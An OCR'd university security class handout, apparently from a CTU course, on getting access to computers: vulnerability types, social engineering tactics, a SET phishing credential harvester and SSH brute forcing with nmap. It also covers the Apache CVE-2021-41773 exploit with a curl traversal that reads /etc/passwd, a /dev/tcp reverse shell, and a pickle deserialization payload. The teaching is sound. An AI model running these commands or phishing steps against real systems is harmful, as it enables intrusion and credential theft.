GETTING ACCESS.
FROM PEOPLE TO VULNERABILITIES

October 9, 2025


"The one where you access where you are not invited"


Credits


Content: Sebastian Garcia, Veronica Valeros, Maria Rigaki
Martin Řepa, Lukáš Forst, Ondřej Lukáš, Muris Sladić
Illustrations: Fermin Valeros
Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš
Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš
CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová
Audio files, 3D prints, and Stickers: Veronica Valeros
CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová
Audio files, 3D prints, and Stickers: Veronica Valeros


CLASS DOCUMENT	https://bit.ly/BSY2025-3
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
MATRIX	https://matrix.bsy.fel.cvut.cz/
CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
PASSCODE FORM (MOOC STUDENTS)	https://bit.ly/BSY-MOOCPasscode
FEEDBACK	https://bit.ly/BSY-Feedback
LIVESTREAM	https://bit.ly/BSY-Livestream
INTRO Animation	https://bit.ly/BSY-IntroVideo
VIDEO RECORDINGS PLAYLIST	https://bit.ly/BSY-Recordings

Results from the survey of the last class (14:33, 3m)










Answering your feedback:

- We will try again to make this class slower so you can follow more closely.

Pioneer Prize for Assignment 2 (14:36, 3m)

1st Place	2nd Place	3rd Place
 ESP8266 D1 Mini Development Board (Wi-Fi)	 CC1101 Communication module 433 MHz	 Seeeduino XIAO SAMD21 - 1 pc
kupkajan	**seredda1**	**lukesdan**

Parish Notices (14:39, 1m)

- How to keep learning?
  - We are working on providing you with better sources of references.
  - But we did a nice job already with the footnotes. So read the footnotes!
- CTU Students, be sure you have your CESNET API KEY. Instructions
- Remember that in SCL, you can play the Campaign called ‘Miro DP’

Goal: To know the basic ways of attacking computers and to access them.

Getting Access to Computers (14:40, 2m)

We have already identified other computers on the network, discovered open ports and services, and detected certain behaviors within the network.

The next step in the pentest methodology is to identify **vulnerabilities** and gain access.

This class will cover the following topics:

- How can you get into a computer?
- Types of vulnerabilities
- Social Engineering
- Analyzing the attack surface of your target and deciding how to attack
- Exploiting configuration errors in SSH
- Exploiting software vulnerabilities

How can you get into a computer? (14:42, 2m)

There are limited ways to gain access to a computer; all of them are considered vulnerabilities of the system.

> A vulnerability is a weakness that can be exploited by a threat actor, such as an attacker, to perform unauthorized actions within a computer system[1]

Question: If you want to attack a computer system remotely and spend hours searching and trying different approaches. Which part of the defense's system are you playing against? Which part is your opponent?

Types of Security Weaknesses (14:44, 2m)

There are dozens of types of weaknesses, from hardware to software to human psychology. From leaving a router wrongly configured, to a deep backdoor in the firmware of satellites.

[1]Wikipedia Contributors (2024). Vulnerability (computer security). [online] Wikipedia. Available at: https://en.wikipedia.org/wiki/Vulnerability_(computer_security) [Accessed 10 Oct. 2024].

It's hard to cover them all. This will be a summary to give you an idea, and then you need to go and learn on your own.

📚Where can I learn about real vulnerabilities/exploits/hacking? Our suggestions:

- PoC||GTFO: https://mcfp.felk.cvut.cz/publicDatasets/pocorgtfo/
- Pagedout: https://pagedout.institute/
- Phrack: https://phrack.org/

💿The community keeps a list of Common Weaknesses Enumeration (https://cwe.mitre.org).

- **Extra**: Regarding CWE, the top 25 weaknesses are https://cwe.mitre.org/top25/archive/2024/2024_cwe_top25.html

A weakness *may* result in a vulnerability. Some vulnerabilities are generic enough that they receive a type or name. Most are just one-offs in a specific company.

An **exploit** is a tool used to take advantage of a vulnerability.

Configuration weaknesses (14:46, 10m)

The most common type.

1. **Default passwords**
    a. This was first publicly abused in 1988 (Morris worm) and is still used by malware in 2025[2].
    b. One of the most common problems and ways to gain access to computers.
2. **Open web folders**
    a. Misconfiguration of a web server, where it is possible to list the files on it.
    b. Real examples:
        i. https://www.vcebhopal.ac.in/a/-/-/etc/
            1. https://www.vcebhopal.ac.in/a/-/-///
            2. https://www.vcebhopal.ac.in/a/-/-//opt/bitninja-mq/etc/redis.conf
        ii. https://mail.camarajc.rs.gov.br/etc/

[2] https://gbhackers.com/new-voip-botnet-targets-routewhich we will see which we will see rs/

3. Directory Traversal

a. When the web server is incorrectly configured to access directories outside the official root directory (we will see this in the Web class).

b. https://www.vcebhopal.ac.in/a/-/-//opt/bitninja-mq/

4. Authentication, Authorization, and Session Management errors

a. Authentication


i. User enumeration: forgot password, recovery, register a new account, etc.

ii. No timing restrictions to log in.

iii. Password brute-forcing.

b. Authorization

i. Authorization errors mean that when you log in, they fail to restrict what you can do.



ii. Insecure Direct Object References (IDOR)[3]

1. Direct access to objects based on user input without proper checks.
2. E.g.: https://example.com/user/profile?user_id=123, changed to **user_id=124,** and it may work.

c. Session management

i. Copy cookies from other users.

ii. Enumerate session IDs and attempt to use them, or brute-force them.

5. Sensitive Data Exposure

a. Data is not protected with the correct permissions and authorization

[3] https://www.rapid7.com/blog/post/2022/08/02/primary-arms-pii-disclosure-via-idor/

b. Data is not encrypted.

🤖AI View (14:56, 15m)

a. AI can significantly aid in identifying these vulnerabilities, primarily by **guiding** the search through the vast array of options.

b. **In traditional AI**, we want algorithms that, given unknown spaces, help us *steer* towards the solutions with a higher probability of good results.

   i. **Reinforcement Learning (RL):** An agent interacts with the environment (e.g., the web), receives a state (page, fields), decides an action (AI model), takes the action, and receives a reward (worked?), and iterates and learns.

   ii. **Unsupervised Learning:**
   Cluster web endpoints or parameters that "look different." Outliers may signal unusual behaviors or bugs.

   iii. **Bayesian Updating:**
   Probabilistic models update your belief: *"This parameter is 70% likely to be security-critical; if evidence increases, increase the belief."*

   iv. The problem with all of these is that you need **DATA** to train them

c. **LLMs**

   i. The beauty of LLMs is that they kind of **already bring the 'data' inside.**

   ii. AI for **Fuzzing**: Fuzzing: Try weird inputs to produce an error.

      1. Done by the competitors in the AI Cyber Challenge[4]

   iii. LLMs can be used in agentic architectures to analyze systems, find places to attack, suggest tools, evaluate, etc.

      1. Used in the AI Cyber Challenge and in XBOW.

d. The AI question: Are you going to use traditional AI and machine learning? Are you going to train LLMs? Use LLMs?

[4] https://www.doc.ic.ac.uk/~afd/papers/2025/AIxCC.pdf

BSY-Clippy

We created a small program to help you use LLMs during the class.

The tool is called **bsy-clippy** and is already installed in your CTU Dockers and in the SCL environment (git pull). Repo here.

In any other system, you can install it with

- `pip install --upgrade bsy-clippy --break-system-packages`

Bsy-clippy allows you to

- Interact from your terminal with local data to many different LLMs.
- Basic usage

  CTU Students: Docker container.
  - If you are a CTU Student from CTU, you should have your CESNET API
    - `export CESNET_API_KEY=xxxxxxxxxxxxxxxxxxxxxxxx`
    - `bsy-clippy --profile cesnet -c -r 10`
      - `--profile: Choose between`
        - `cesnet: For CTU, if you have a KEY`
        - `openai: To use your own OpenAI KEY`
        - `ollama: To use a local ollama`
        - `ctu: To use a local ollama in CTU`
      - `-c: Continue chatting after the execution`
      - `-r: Remember these N past conversation lines`

  CTU Students: Docker container. without a CTU account

  - If you are a CTU Student without an account in CTU, you can use the profile 'ctu' from CTU Dockers.
    - `bsy-clippy --profile ctu -c -r 10`

  MOOC Students: SCL HackerLab

  - For MOOC Students, you can use it from SCL directly!
    - `bsy-clippy -c -r 10`

Example usages:

- `last | bsy-clippy --profile cesnet -c -r 10 -u "Is there an attack?"`

Extra: In bsy-clippy, you can also

- Use your own OpenAI API
  - `export OPENAI_API=sssssssss`

    - `bsy-clippy --profile openai -c -r 10`
- Modify the system prompt (send on every request)
    - `vi /usr/local/lib/python3.12/dist-packages/bsy_clippy/data/bsy-clippy.txt`
- Add a user system prompt only for this question
    - `bsy-clippy --profile openai -u 'Is this secure?'`
- Send data using stdin from another process.
    - `last | bsy-clippy --profile cesnet -c -r 10 -u 'Any suspicious logins I need to check?'`
- Change the URL or IPs
    - `vi /usr/local/lib/python3.12/dist-packages/bsy_clippy/data/bsy-clippy.yaml`

Software Vulnerabilities (15:11, 5m)

The most well-known vulnerabilities are of this type.

A weakness in how a program is coded that allows the compromise of security in different ways, such as unauthorized execution of code.

6. **Injection vulnerabilities**
    a. **SQLi (SQL Injection)**: A vulnerability in how input is given to a SQL DB (mostly web) that allows attackers to manipulate SQL queries, potentially accessing or modifying a database.
    b. **Command Injection**: A vulnerability where an attacker can execute arbitrary commands on the host OS.
    c. **XSS (Cross-Site Scripting)**: A vulnerability where malicious scripts are injected into websites, affecting **users'** browsers (not the server).
    d. **CSRF (Cross-Site Request Forgery)**: An attacker forces a **user** to execute unwanted attacker's actions on a web where the user is authenticated.
    e. **XXE (XML External Entities)**: A vulnerability that allows the processing of *external* entities within XML, leading to potential data exposure or server-side exploitation.
    f. **SSRF (Server-Side Request Forgery)**: An attack that forces a server to make unintended requests to internal or external resources.
7. **Insecure management of memory**

   a. Buffer Overflow/Heap Overflow/Integer Overflow/Format String Attack: In summary, they allow external code to be executed! Code that belongs to the attacker.

   b. There will be a class specifically for these.

8. **Insecure deserialization**

   a. Serialization and deserialization are the processes of converting data or objects into a binary format suitable for storage, transfer, and other purposes.

   b. Insecure deserialization occurs when data/objects are **not** properly verified after they are deserialized.

   c. See the extra exercise on Insecure Deserialization

Protocol Weaknesses (15:16, 1m)

Weaknesses regarding how protocols work or are implemented.

1. **MITM. Man-in-the-middle.**
   a. A weakness where certain protocols are abused to make an attacker receive traffic from others. Techniques:
      i. ARP poisoning
      ii. ICMP redirect
      iii. Multicast DNS takeover
      iv. WPAD

Policy Vulnerabilities (15:17, 2m)

1. No updates are planned.
2. No backups are planned.
3. Passwords are forced to be too weak (have a max of X characters)
4. Force old protocols (e.g., TELNET).
5. Use of broken encryption protocols/hashes such as MD5.

Recap: To gain access to computers, you need to identify a weakness in certain components, including humans. Then see if the weakness is a vulnerability and if it can be exploited.

Social Engineering (SE) (15:19, 1m)

- What is social engineering[5]?
    - It is the **art** of exploiting certain aspects of psychology and human nature, taking advantage of the target, and manipulating them into doing something they should not do, or revealing something they shouldn't.
    - Everything is about gaining **trust**.

What is social engineering really exploiting? (15:20, 10m)

The psychological aspects that social engineering is exploiting are:

- **Authority**
    - To pretend to be an authority
        - To build enough confidence in your authority.
        - Knowing the lingo is critical, as well as being familiar with names, positions, events, and even voice imitations.
    - To interact on behalf of an authority.
    - To fear authority or fear consequences.
    - To fear consequences for the social engineer! (building rapport[6])
- **Urgency and Fear**
    - Authority is linked to urgency and fear.
    - Creating fear in the correct way can be very powerful.

[5] Wikipedia Contributors (2024). The Art of Deception. [online] Wikipedia. Available at: https://en.wikipedia.org/wiki/The_Art_of_Deception [Accessed 10 Oct. 2024].

[6] *a friendly, harmonious relationship. Especially : a relationship characterized by agreement, mutual understanding, or empathy that makes communication possible or easy.* Merriam Webster.

    - They will be fired. You will be fired.
- **To be likable/credible.**
    - To be liked or loved as a target. We all want to be loved.
    - To generate rapport.
    - Flirting.
    - To have things in common.
- **Reciprocity**
    - Quid Pro Quo
    - We want to help those who help us.
- **Consistency**
    - After a commitment, people tend to force themselves to do something even if they have doubts.
    - This is why we invented oaths. To school, country, religion, etc.
    - If you can just get them to say it, they will be closer to committing and doing it.
- **Social adaptation**
    - Everybody is doing it.
    - To feel the victim is part of something.
    - To put yourself as if you are part of something.
        - tailgating.
    - This is one reason why many people start with drugs and alcohol, too.
    - To be ‘cool’.
- **Scarcity**
    - When a good is in demand, and there are not many, its value increases. Or that is what it seems.

- **To help others**
    - Helping others makes us feel better about ourselves[7].
    - Urgency. Urgency speeds up the process of helping.

Steps of the Social Engineering cycle (15:30, 5m)

- Research!
    - Who is the target: age, gender, fears, position, emails, name, friends, etc.
        - From OSINT to dumpster diving.
            - **OSINT**: Open-source intelligence (OSINT) is the process of gathering information about a person or entity using publicly available online sources. It can be part of a social engineering attack or not.
            - Dumpster diving: Yeah, getting into trash cans searching.
        - A lot of information may seem innocuous to people, but it is crucial to building a role.
            - Printed pages in the trash give you the logo, written style, fonts, names, emails, hours of communication, positions, and phone numbers.
            - All these things are crucial to building a credible role.
                - You know the correct names and nicknames.
                - You know what to talk about.
                - You know what is expected from the target.
- Planning or pretexting
    - Which is going to be your 'pretext' for interacting?
    - Which is going to be your 'way out' in case of discovery, police, etc?
- Engagement
    - Generate rapport
        - It can be a gradual process. From instantaneous to weeks.

[7] https://www.youtube.com/watch?v=sby_ZOat2GQ

    - Generate trust/fear/respect/desire/etc.
        - For example, ask for something that you don't need just to prove you know something.
- Exploitation
    - Get what you really want.
- Exit

Social Engineering Tips (15:35, 3m)

- Talk to the people who do **not** value information so much
    - Receptionists, door attendants, and cleaners.
- Build pieces of information one by one. First, get an email, then a phone number, then a name, etc.
- Be prepared with what you may need **in advance**.
- Be calm, be **confident**. Practice with small things.
- Do **not** try to outsmart people who are smarter than you.
- Always have a **getaway** story.
- Making the target feel better about doing their job correctly or being good humans always pays off. **Compliments**.
- Sometimes, the best option is just to ask what you need.

Social Engineering Assignment![8] (15:38, 6m)

For all of you! Your mission, if you choose to accept it, is to go ***right now***, out of where you are, and do this:

- Get a selfie with someone you don't know.

You got **5 minutes**. Go.

[8] oracle mind (2016). This is how hackers hack you using simple social engineering. YouTube. Available at: https://www.youtube.com/watch?v=lc7scxvKQOo [Accessed 10 Oct. 2024].

~~~~ 💗 First Break! 💗~~~~ (15:44, 10m)

🤖 AI View (15:54, 5m)

- We are aware that AI can facilitate the creation of misinformation, disinformation, and manipulation.
- You can create text, emails, audio, calls, and webpages that are realistic with any content you want, on massive scales.
- Let's try some online
    - https://elevenlabs.io/app/talk-to?agent_id=agent_1401k51z1wbtfkksk6k7a7cak9c7
- And how can AI help again?

Extra: Digital Variants Involving Social Engineering

- **Phishing**: Mass-deceptive emails steal data. Google Example.
    - **Spear phishing**: Targeted, deceptive email attack. Podesta Example
    - Whale phishing or **whaling**: Spear phishing executives. Bank Example
- **Watering hole attacks**: Infect trusted websites. Example
- **Rogue access points**: Fake Wi-Fi network. Airport Example
- **Evil Twin attacks**: Rogue Wi-Fi networks mimic legitimate ones.
- **Drive-by download**: Automatic hidden malware install. Evil Corp Example
    - Unintentional download of any malicious code. From Malvertising to droppers. User-triggered hidden malware. Example

Practice Phishing for Social Engineering (15:59, 0m)

The most common attack using social engineering is likely to be phishing emails sent to harvest credentials. Let's try to set up the tools for making it.

Let's use SET. The Social-Engineer Toolkit (SET) (15:59, 30m)

- A toolkit to help you set up and manage your social engineering attacks.

- Let's try it![9]

CTU Students: Docker container. MOOC Students: SCL HackerLab

  - `tmux new -t set`
  - `git clone https://github.com/trustedsec/social-engineer-toolkit setoolkit/`
  - `cd setoolkit`
  - `sed -i 's/^[[:space:]]*pycrypto[[:space:]]*$/pycryptodome/' requirements.txt`
    - This removes the old pycrypto for the new one.
  - `pip install --user --upgrade --break-system-packages -r requirements.txt`
    - --break-system-packages: Used in new Python 3.11 to force install without a virtual environment. If you know how to use a virtual environment (venv), you can use it.
  - `sed -i.bak "s/pip3 install/pip3 install --break-system-packages/g" setup.py`
  - `python3 setup.py`
  - Now, change some ports in order to make it work locally
    - `sed -i 's/^WEB_PORT=80$/WEB_PORT=8000/' /etc/setoolkit/set.config`
    - `sed -i 's|https://accounts.google.com/ServiceLoginAuth|http://127.0.0.1:8000/ServiceLoginAuth|' src/html/templates/google/index.template`

[9] Hengky Sanjaya (2020). Social Engineering Toolkit (SET) - Hengky Sanjaya Blog - Medium. [online] Medium. Available at: https://medium.com/hengky-sanjaya-blog/social-engineering-toolkit-set-23be8b66aa18 [Accessed 10 Oct. 2024].

        - `sed -i 's|https://accounts.google.com/ServiceLoginAuth|http://127.0.0.1:8000/ServiceLoginAuth|' /usr/local/share/setoolkit/src/html/templates/google/index.template`
    - `setoolkit`
        - And agree to the terms of service.
    - Choose **“Social-Engineering Attacks”** (no 1)
    - Choose “**Website Attack Vectors”** (no 2)
    - Choose the **“Credential Harvester Attack Method”** (no 3)
    - Choose **“Web Templates”** (no 1)
    - In **“IP address for the POST back in Harvester/Tabnabbing [172.20.0.2]”:** Put **127.0.0.1**
    - Choose “**Google**” (no 2)
      Now we just need to access that webpage in your Docker!
- SSH tunneling: Map your port **8000** on your host computer to the port 8000 of the Docker. Port 80 is listening on the localhost IP address of your Docker.


  Execute from your own computer. Not from inside any Docker

MOOC Students: Host Computer

    - `ssh -L 8000:127.0.0.1:8000 root@127.0.0.1 -p 2222`
        - Pass: ByteThem123

CTU Students: Host Computer

    - `ssh -L 8000:127.0.0.1:8000 root@makalu.felk.cvut.cz -p <your port>`
- **Connect** with your browser to the fake webpage!!
    - http://127.0.0.1:8000
    - You should see the Gmail login page!



- Login with any user and password. You should see some errors.
- Check the logs in the tmux running the `setoolkit`

Recap: Social Engineering is the most powerful attack method that we know of.

As one of the greatest social engineers ever, Kevin Mitnick used to say, “If a computer is powered down, I will just call and ask to turn it on again.”

~~~~ 💗 Second Break! 💗~~~~ (16:29, 10m)

Exploiting Configuration Errors in SSH (16:39, 1m)

We are going to brute force users and passwords on the SSH of another computer.

But first, we need a computer to attack.

Online students, prepare MOOC Students: Class Container

In StratoCyberLab, start **class 3** and wait until it is up. **It can take up to 3 minutes.**

CTU students, prepare CTU Students: Docker container.

Ask a friend to attack you!

1. Put your Docker's IP in the Matrix channel "#ctu-students" and ask your friends to attack you! Be polite!
    a. `ip a show eth0`
2. Pick up the IP of a friend to attack!

Prepare your Docker to be Attacked (16:40, 4m)

To allow other students to establish an SSH connection, you need to enable them to connect.

We will create a user in your Docker and assign a simple password, allowing others to scan and brute-force it, potentially gaining access to your Docker.

CTU Students: Docker container. MOOC Students: SCL HackerLab

1. Create a user and pass a file in the directory you are working in (how to create a file):
    a. Create a file named 'users' with this content (online too):

```
mine
admin
pepe
user
west
root
soft
sysadmin
administrator
webadmin
```

    b. Create a file with the name 'pass' with this content (online too):

```
1234
12345
123456
test
mine
admin
toor
root
robot
iloveyou
princess
conrad
```

2. Randomly pick a user from the list.
3. Create a user in your Docker with the username.
    a. `useradd <username>`
4. Change the password of the user to a random password from the list
    a. `passwd <username>`

Everyone! Find the SSH and Brute-force it (16:44, 6m)

Use nmap to brute force the SSH password using their *amazing* NSE lua scripts (use the same names of files as before for **users** and **pass**):

1. CTU Students: Docker container.
    a. Scan only the IP of your friend first.
2. MOOC Students: SCL HackerLab
    a. Scan the entire range of your IP address. If your IP is 172.20.0.2 with mask 255.255.255.0, your CIDR range is 172.20.0.0/24
3. `nmap -sS -sV -p 22 <IP or range> -v -n --script ssh-brute --script-args userdb=users,passdb=pass,brute.firstonly=true --open`
    a. --script ssh-brute → use the LUA script for SSH brute-force
    b. --script-args → pass args to the ssh script

i. userdb=users,passdb=pass → tell the script which files contain the users and passwords

ii. brute.fristonly=true → Only tell me the first match (defaults false)

Attack! Attack! Attack! (16:50, 10m)

1. Once you have found the password, get in!
    a. Connect to the server of your friend and leave a nice message!
        i. `ssh <user>@your friend IP>`
    b. Now that you are inside the remote computer
        i. **What** would you do as an attacker?
        ii. What is your goal?
        iii. Take some time to attack.
2. Do you think brute-forcing is an effective attacking technique on the Internet?
3. **REMEMBER** to **delete** the fake user in your Docker after this test, or someone may log in later, especially from the Internet! :-O
    a. `deluser <username you created>`

Password Time

The password for the class is...

Recap: Configuration weaknesses and policy weaknesses are very common and can be exploited by many tools.

Exploiting software vulnerabilities (17:00, 0m)

Apart from brute forcing, another way to gain access to a computer is by **identifying** and exploiting a software vulnerability.

How to find software vulnerabilities? (17:00, 1m)

1. **Use past vulnerabilities:** If you know the **version**, you can find it online.
    a. Google “OpenSSH_8.4p1 vulnerability”
    b. Google “bash vulnerabilities”, for example, *ShellShock*

   c. Example place: https://www.cvedetails.com/
2. **Find new ones:** In web applications and mobile applications, you need to manually search for new issues during the pentest, as most problems are specific to each application.

Example to find a vulnerability in a service (17:01, 10m)

1. Finding a vulnerable server, finding the open ports, identifying the service, and finding the version running on the target machine:
   a. `nmap -n -v 172.20.0.0/24 -p 80 -sV -sC -oA vuln.scan --open`
      i. -sC → enables scripts (https://nmap.org/book/nse-usage.html)
   b. `CTU: 172.20.0.2`
   c. The Apache version you should find is Apache/2.4.49
2. Search online to see if that version has any known vulnerabilities.
   a. Google: Apache/2.4.49 vulnerability
   b. Common Vulnerabilities and Exposures (CVE) database: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773
3. If there is a vulnerability, you can try to find if there is an exploit for it
   a. https://github.com/blasty/CVE-2021-41773
   b. And many more PoCs
   c. Other sites to search: https://www.exploit-db.com

Practical example: Apache file traversal vulnerability and RCE (CVE-2021-41773) (17:11, 0m)

RCE stands for Remote Code Execution[10].

What is this vulnerability? (17:11, 4m)

1. When you access files in a web server, you ask, for example, http://test.com/folder1/myfile.html
2. Usually, the HTTP structure is mapped to the real directories.

[10] michali (2021). What is Remote Code Execution (RCE)? [online] Check Point Software. Available at: https://www.checkpoint.com/cyber-hub/cyber-security/what-is-remote-code-execution-rce/ [Accessed 10 Oct. 2024].

3. So what stops you from doing?
   http://test.com/folder1/../../../../etc/passwd
4. Well, the web server input parser is.
5. However, there is a vulnerability in the Apache 2.4.49 input parser (to be fair, it was ok before until they made 'performance improvements')
6. The new validation method could be bypassed by encoding the '.' character as %2e, so you can do PATH/.%2e/%2e%2e/
7. It is also possible to perform Remote Code Execution if mod_cgis is enabled by using a URL prefixed by /cgi-bin/

Exploiting the traversal vulnerability for file access (17:15, 10m)

1. Let's steal the *passwd* file, which should not be accessed on the web:
   a. `curl -s --path-as-is "http://172.20.0.2:80/icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"`
   b. Did it work? What would you access?
2. These types of vulnerabilities are very common, like here.
3. Let's take some time for you to explore the system. Which files can you get?

Exploiting the Remote Command Execution (RCE) (17:25, 15m)

Remote code execution (RCE) happens when the mod_cgi module is enabled in Apache, which means that "*any file that has the handler cgi-script will be treated as a CGI script, and run by the server, with its output being returned to the client.*"

1. So, if you request /cgi-bin/../../../../../bin/sh, it will be treated as a cgi-script.
2. Let's request it and pass some data as a POST.

```
POST /test.cgi HTTP/1.1
Host: pepe.com

mydatasdf
```

3. In curl, you can send data using -d. For example, *-d mydata*

a. `curl -s --path-as-is -d 'echo; ls -al'`
   "http://172.20.0.2:80/cgi-bin/.%2e/%2e%2e/%2e%2e/bin/sh"
   i. /cgi-bin/.%2e/%2e%2e/%2e%2e/bin/sh → execute /bin/sh as a script
   ii. -d → send data in a POST request,

b. MOOC Students: SCL HackerLab
   i. `curl -s --path-as-is -d 'echo; ls -al' "http://172.20.0.95:80/cgi-bin/.%2e/%2e%2e/%2e%2e/bin/sh"`


4. Did it work? Question: In which folder was that last command executed?
5. Now you can have a remote control! What would you do to attack?
6. How would you create a reverse shell or backdoor access?
7. Example
   a. First, start the listening service:
      i. `tmux new -t listen`
      ii. `ncat -l 4444 -v`
      iii. `CTRL-B D`
   b. Then force the reverse shell
      i. `tmux new -t attack`
      ii. `curl -s --path-as-is -d 'echo; bash -c "bash -i >& /dev/tcp/172.20.0.3/4444 0>&1"' "http://172.20.0.2:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh"`
      iii. `CTRL-B D`
      iv. `tmux a -t listen`
      v. `ls -alh /`

CTU Students Assignment 3 (17:40, 5m)

Assignment 3 - Part 1 (1+2 points)

- Log in to your Docker
- Find the **Hogwarts library** in the IP THAT IS SHOWN IN THE CTFd and explore it.
- Find the flag and answer the question in CTFd.


Useful tools: nmap, ls, ssh, cat



Assignment 3 - Part 2 (3 points)

8. Log in to your Docker
9. Server <IP SHOWN IN CTFd> has a vulnerability
10. Find it and search for an exploit
11. Exploit this vulnerability to read the flag file

Useful tools: nmap, python, cat



Class Feedback

By providing us with feedback after each class, you can help us make the next class even better!

https://bit.ly/BSY-Feedback

Side dish. Insecure Deserialization

1. Create a file called server.py

```
import pickle

# Simulate receiving the malicious data
with open("malicious_payload.pkl", "rb") as file:
    data = file.read()

# Insecure deserialization - leads to code execution
pickle.loads(data)
```

This file opens a pickled file and simply uses the 'load()' function on it.

Pickle is a Python library to store Python **objects** and **binary data** in files. So you can store them, recover them, back them up, etc.

2. Create a file called attacker.py

```
import pickle
import os

# Malicious function to be executed
class Malicious:
    def __reduce__(self):
        return (os.system, ("echo Exploit Successful!",))

# Serialize the malicious payload
malicious_data = pickle.dumps(Malicious())

# Save the payload to a file (or send it as part of a request)
with open("malicious_payload.pkl", "wb") as file:
    file.write(malicious_data)
```

👷Modify this file to execute a `ps afx` command you want in the terminal.

This attacking code creates a pickled file and stores it within the bytes of the *Malicious* function.
The function **__reduce__()** defines how an object should be serialized and deserialized in Python. In this case, the 'attack' is to return the code for **os.system(),** upon deserialization, which is the execution of code in the operating system.

3. How to use
    a. Execute the attacker to create the malicious file
        i. `python3 attacker.py`
        ii. The file malicious_payload.pkl was created.
    b. Load the file with
        i. `python3 server.py`
    c. If you use the echo, you will see 'Exploit Successful!'. If not, the output of your command.

How to get a CESNET LLM API KEY for CTU Students

1. Request an account here: https://docs.metacentrum.cz/en/docs/access/account. You need to log in with your CTU account.

2. Once your account is approved, you can access the Chat UI here: https://chat.ai.e-infra.cz/

3. Follow these instructions to get your own API key: https://docs.cerit.io/en/docs/web-apps/chat-ai#creating-an-api-key

4. Copy and take care of your key.

5. Validate you can use the key by doing

- `curl -s -H "Authorization: Bearer YOUR_API_KEY" https://chat.ai.e-infra.cz/api/models | jq -r '.data[].id'`